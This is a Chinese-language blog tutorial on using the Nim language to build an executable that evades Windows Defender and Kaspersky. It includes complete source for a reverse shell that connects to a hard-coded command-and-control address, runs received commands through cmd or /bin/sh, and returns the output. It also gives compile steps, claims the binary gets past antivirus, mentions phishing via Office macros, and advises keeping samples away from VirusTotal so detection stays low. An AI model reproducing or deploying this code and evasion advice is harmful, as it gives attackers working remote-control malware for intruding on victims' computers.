

Nim Lang 免杀Windows Defender|卡巴斯基

0x01.Nim Lang简介

Nim是一个指令式、通用型、多范式、静态类型、编译型的编程语言，诞生于2010年，Andreas Rumpf设计和开发

Nim的设计目标是像C一样快速，像Python一样有简洁、表达力，并像Lisp一样有扩展性，Nim可以被编译为 C、C++ 或 JavaScript，以便 Nim 可用于所有后端和前端需求。它结合了以下经典语言的特点：

Modula-3：有跟踪的和无跟踪的指针

Delphi：类型安全的字符集

Ada：子范围类型、distinct类型、安全变体/case对象

C++：运算符重载、泛型

Python：越位规则

Lisp：宏系统、围绕AST、同像性

Oberon：成员导出标记

C#：async/await、lambda宏

Go：延迟执行

Nim Lang 在2021年年度编程语言中排第82位，显然是个非常冷门的语言，不过用Nim做免杀却非常合适

第 51-100 名如下，由于它们之间的数值差异较小，仅以文本形式列出（按字母排序）：

```
ABC, ActionScript, Alice, APL, B4X, Ballerina, Bash, Boo, Bourne shell, C shell, CFML,
Clipper, CLIPS, Clojure, Curl, Eiffel, Erlang, F#, Factor, Haxe, Icon, Inform, Io, J#, JScript,
Korn shell, Lingo, LiveCode, M4, MQL4, NATURAL, Nim, NXT-G, OCaml, Occam, OpenCL,
OpenEdge ABL, PostScript, Q, Racket, REXX, Ring, Scheme, SPARK, SPSS, Transact-
SQL, Vala/Genie, VHDL, XSLT, Zig
```

nim能使用使用宏机制,可嵌入office进行邮件钓鱼，nim语法和py几乎一摸一样,可阅读性比大量cpp代码好,跨平台性好,二进制体积小,可以同时编译成C/CPP/JS/objc,直接生成跨平台性C语言源代码,性能优越。

0x02.Nim Lang环境安装

安装nim编译器和nimble包管理器

Linux 下安装

Arch Linux

```
pacman -S nim
```

Debian / Ubuntu

```
apt update
```

```
apt install nim #安装nim语言
```

如果你还没有安装c编译器

```
sudo apt-get install gcc
```

```
sudo apt-get install g++
```

如果要编译出Windows下可以运行的exe和dll文件，那么必须安装mingw

```
apt install mingw-w64
```

windows下安装 Nim:

在官网 <https://nim-lang.org/install.html> 下载 Nim 文件，下载完成后，点击文件夹中的 `finish.exe` 程序，会自动安装MingW。之后要将 `D:/nim/bin` 和 `D:/nim/bin/nim.exe` 设置为环境变量。

可以选择 `choose nim` 来更新 Nim 程序，
<https://github.com/dom96/choosenim#choosenim>。

编辑器可以下载 Visual Studio Code，官网：<https://code.visualstudio.com/>，然后安装 Nim 语言包插件和 Code Runner 插件来调试、运行程序。

0x03.Nim免杀源码

以下是本人写了简单的几行Nim代码，可以达到免杀主流杀软的效果。这是一个简单的套接字(**socket**)通信获取**shell**的过程，**socket**是为了实现以上的通信过程而建立成来的通信管道，其真实的代表是客户端 和服务端的一个通信进程，双方进程通过**socket**进行通信，而通信的规则采用指定 的协议。**socket**只是一种连接模式，是对**TCP/IP**协议的封装，**socket**本身并不是协议，而是一个调用接口（**API**）。通过**socket**通信获取**shell**的过程本身特征很少，也没有调用一些特殊、风险性较高的**API**，因此可以混淆一些视线。

```
import net
import osproc
import os

var ip = "192.168.136.137"
var port = 53

var socket = newSocket()
var finalcommand : string

while true:
  try:
    socket.connect(ip,Port(port)) #连接C&C服务端
    while true:
      try:
        socket.send("<nimshell>")
        var command = socket.recvLine() # 从服务端读取命令并在
客户端上执行

        if command == "bye":
          socket.send("EXITTING NIM SHELL")
          socket.close()
          system.quit(0)
```

```

        if system.hostOS == "windows":
            finalcommand = "cmd /C" & command
        else:
            finalcommand = "/bin/sh -c" & command
        var (cmdres, _) = execCmdEx(finalcommand) #执行命令并将结果保存在 cmdres

        socket.send(cmdres) #将结果发送回C&C服务器
    except:
        socket.close()
        system.quit(0)


except:
    echo "CONNECTION FAILED ,RETRY AFTER 5 SECONDS"
    sleep(5000)
    continue

```

windows下在同目录下编译

```
nim c -d:mingw socket.nim
```

//c是编译成跨平台的c语言，-d:mingw是编译成windows中可执行的dll或者exe文件，后面就是待编译文件。



```

C:\Users\16915\Desktop\NIM lang免杀>nim c -d:mingw socket免杀.nim
Hint: used config file 'C:\Program Files\nim-1.6.2\config\nim.cfg' [Conf]
Hint: used config file 'C:\Program Files\nim-1.6.2\config\config.nims' [Conf]
.....
CC: stdlib_digitsutils.nim
CC: stdlib_assertions.nim
CC: stdlib_dollars.nim
CC: stdlib_widechars.nim
CC: stdlib_io.nim
CC: stdlib_system.nim
CC: stdlib_strutils.nim
CC: stdlib_dynlib.nim
CC: stdlib_winlean.nim
CC: stdlib_times.nim
CC: stdlib_win_setenv.nim
CC: stdlib_os.nim
CC: stdlib_nativesockets.nim
CC: stdlib_monotimes.nim
CC: stdlib_net.nim
CC: stdlib_streams.nim
CC: stdlib_osproc.nim
CC: socket免杀.nim
Hint: [Link]
Hint: gc: refc; opt: none (DEBUG BUILD, '-d:release' generates faster code)
67264 lines; 3.523s; 75.371MiB peakmem; proj: C:\Users\16915\Desktop\NIM lang免杀\socket免杀.nim; out: C:\Users\16915\Desktop\NIM lang免杀\socket免杀.exe [SuccessX]

```

编译成Linux里的可执行文件

```
nim c socket.nim //这需要你在bash环境下编译
```



```
//编译成功后会生成一个二进制文件socket
```

```
chmod +x socket //赋给文件可执行权限
```

```
./socket //执行二进制文件
```

0x04.免杀效果

国内的我没测，国外基本的测了一下，免杀效果还行



0x05.结语

视频教程: https://www.bilibili.com/video/BV1Yr4y1Y7qP?spm_id_from=444.41.0.0

B站UP主: 我不是格林

希望大家 多多关注和点赞三连! 后续会更新免杀内容!

还有顺便提一句, 那些小白不要再将免杀的样本上传某VT、还有某沙箱了, 公网沙箱只是杀软收集样本还有平台赚钱的工具, 你传的越多, 以后免杀难度就越大, VT全绿不能代表任何问题, 也不能代表你会免杀。

测试标准就以在杀软环境下正常执行为准。如果你有问题, 欢迎私下骚扰

